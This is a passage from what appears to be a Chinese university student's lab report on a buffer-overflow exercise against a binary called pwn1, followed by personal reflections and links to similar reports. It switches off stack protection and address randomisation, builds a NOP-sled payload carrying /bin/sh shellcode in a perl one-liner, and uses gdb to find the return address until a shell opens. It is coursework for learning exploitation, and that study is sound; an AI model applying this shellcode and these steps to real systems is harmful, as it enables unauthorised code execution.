root@kali:~/桌面# execstack -s pwn1                    //设置堆栈可执行

root@kali:~/桌面# execstack -q pwn1                    //查询文件的堆栈是否可执行

X pwn1

root@kali:~/桌面# more /proc/sys/kernel/randomize_va_space

2

root@kali:~/桌面# echo "0" > /proc/sys/kernel/randomize_va_space  //关闭地址随机化

root@kali:~/桌面# more /proc/sys/kernel/randomize_va_space

0

root@kali:~/桌面#
*构造需要注入的Payload
Linux下有两种基本构造攻击buf的方法:
(1)retaddr + nop + shellcode
(2)nop + shellcode + retaddr
由于retaddr在缓冲区的位置是固定的,shellcode要不在它前面,要不在它后面
缓冲区小就把shellcode放后边,缓冲区大就把shellcode放前边
我们这个buf够放这个shellcode了
结构为:nops+shellcode+retaddr。
nop一为是了填充,二是作为“着陆区/滑行区”。
我们猜的返回地址只要落在任何一个nop上,自然会滑到我们的shellcode。
首先,构造32个字符“A”,其后为retaddr + nop + shellcode
perl -e 'print "A" x 32;print "\x4\x3\x2\x1\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x90\x00\xd3\xff\xff\x00"' > input_shellcode
接下来需要确定返回地址(即/x4/x3/x2/x1)需要填什么,因此,注入这段buf如图
(cat input_shellcode;cat) | ./4319pwn1

再开另外一个终端,用gdb来调试4319pwn1这个进程(在此之前,需要找到4319pwn1执行的进程号)
ps -ef | grep 4319pwn1    //找到4319pwn1的进程号

gdb             //启动gdb调试这个进程

attach         //gdb关联4319pwn1这个进程,开始调试

disassemble foo      //通过设置断点,来查看注入buf的内存地址

break *0x080484ae    //在另外一个终端中按下回车

c              //continue

键入
info r esp
查看esp寄存器,确定/x4/x3/x2/x1该填什么。

如图,看到01020304了,就是返回地址的位置0xffffd2bc。shellcode就挨着,所以地址是0xffffd2c0,xc0/xd2/xff/xff/就是我们要找的。
如图,获得shell:

(到此,实验部分总算是做完了)
【思想感悟】
这个实验从时间上看我陆陆续续做了很久,中间一直有大大小小的问题,主要还是出于对kali和linux系统的不熟悉,在此我要感谢老师的悉心指导,以及在课下帮我排除问题的同学和耐心指导我们组员的小组长!!!!真的很感谢,第一次做网络对抗技术的实验,让我有点紧张和害怕,一直迟迟不敢动手。但是对照着实验指导结合网上查资料,真正认真研究了之后,我每天研究一点,分好几天看懂了实验内容。总结一下这几天的感悟就是:有问题多问,比起在那里苦思冥想,直接上手操作得来感悟更真切!而且每个人的机器操作方面的问题都可能不一样,这样更有益于我们排查问题,琢磨实践内容和加深对知识点的理解。虽然大体上主要要求掌握的内容我都理解了,但是也有一部分拓展内容我不是很懂。虽然实践内容在多方求证和反复研究实践下做出来了,但是这也让我认识到自己在专业知识领域的不足,下定决心要好好研究这方面的内容,这次的实践真正让我感受到了这门课程的有趣之处(虽然头疼的地方也不少),但是我想相信好的开头会带来一个好的方向!也希望我在以后的实验里能越来越熟练,做的越来越快,尽量独立自主的理解全部实验内容。
20164319 刘蕴哲 Exp1 PC平台逆向破解的更多相关文章
- 2018-2019-2 20165312《网络攻防技术》Exp1 PC平台逆向破解
2018-2019-2 20165312<网络攻防技术>Exp1 PC平台逆向破解 一.Exp1.1 直接修改程序机器指令,改变程序执行流程 知识要求:Call指令,EIP寄存器,指令跳转 ...
- 20165315 2018-2019-2 《网络对抗技术》Exp1 PC平台逆向破解
20165315 2018-2019-2 <网络对抗技术>Exp1 PC平台逆向破解 一.实验内容 本次实践的对象是一个名为pwn1的linux可执行文件.该程序正常执行流程是:main调 ...
- 20155324《网络对抗》Exp1 PC平台逆向破解(5)M
20155324<网络对抗>Exp1 PC平台逆向破解(5)M 实验目标 本次实践的对象是一个名为~pwn1~的~linux~可执行文件. 该程序正常执行流程是:~main~调用~foo~ ...
- 2018-2019-2 20165237《网络攻防技术》Exp1 PC平台逆向破解
2018-2019-2 20165237<网络攻防技术>Exp1 PC平台逆向破解 一.实践目标 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:main调 ...
- 20165221 《网络对抗技术》EXP1 PC平台逆向破解
20165221 <网络对抗技术>EXP1 PC平台逆向破解 一.实验内容 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:main调用foo函数,foo函 ...
- 2018-2019-2 网络对抗技术 20165325 Exp1 PC平台逆向破解
2018-2019-2 网络对抗技术 20165325 Exp1 PC平台逆向破解(BOF实验) 实验有三个模块: (一)直接修改程序机器指令,改变程序执行流程: (二)通过构造输入参数,造成BOF攻 ...
- 2018-2019-2 20165206《网络对抗技术》Exp1 PC平台逆向破解
- 2018-2019-2 20165206<网络对抗技术>Exp1 PC平台逆向破解 - 实验任务 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:mai ...
- Exp1 PC平台逆向破解 20165235 祁瑛
Exp1 PC平台逆向破解 20165235 祁瑛 实践目标 本次实践的对象是一个名为pwn1的linux可执行文件.该程序正常执行流程是:main调用foo函数,foo函数会简单回显任何用户输入的字 ...
- 2018-2019-2 20165317《网络对抗技术》Exp1 PC平台逆向破解
2018-2019-2 20165317<网络对抗技术>Exp1 PC平台逆向破解 实验目的 掌握NOP, JNE, JE, JMP, CMP汇编指令的机器码 NOP:无作用,英文&quo ...
随机推荐
- 安装yii2 需要token 记录
在安装yii2过程中会提示需要token,参照github help: https://help.github.com/articles/creating-a-personal-access-toke ...
- 在Windows 10 64-bit上安装Windows SDK 7.1和.NET4
目的: 成功在window10上安装window sdk7.1 和 .NET Framework 4 需求: support some older software written in Visual ...
- javascript 字符串与正则
序:就是简单记录下正则的一些基础,还有cookie的一些设置获取删除 #字符串操作 search 查找 substring 获取子字符串 str.substring(start,stop) charA ...
- java8 for ,forEach ,lambda forEach , strean forEach , parller stream forEach, Iterator性能对比
java8 for ,forEach ,Iterator,lambda forEach ,lambda strean forEach , lambda parller stream forEach性 ...
- nginx内容
nginx工作在7层:web server(静态内容 static contents)web reverse proxy(反向代理http,https,mail),cache(带缓存功能) proxy ...
- Django 模本(Template--for--csrf--if--filter--simple_tag模版继承等)
前提 关于html寻找路线: template 如果在各个APP中存在, Django 会优先找全局template 文件下的html文件,如果全局下的template文件没有相关的html Dja ...
- Redis内存分析工具redis-rdb-tools
一.安装redis-rdb-tools(项目地址:github) # git clone https://github.com/sripathikrishnan/redis-rdb-tools# cd ...
- File和FileStream的区别
File和FileStream的区别直观点:File是一个静态类:FileStream是一个非静态类.File:是一个文件的类,对文件进行操作.其内部封装了对文件的各种操作(MSDN:提供用于创建.复 ...
- 2019/2/11 LinuxRPM包管理
一.RPM安装包管理: a.yum install …… , yum remove ……, yum update …… , b.只下载安装包而不安装:yum install -y 包名 - ...
- 使用其他分支替换master分支
在提交混乱的时候, 导致master分支和远程仓库完全一致的时候,这时候解决这种问题可以创建一个新的分支, 再合并到master分支, 像这样: git checkout seotweaks git ...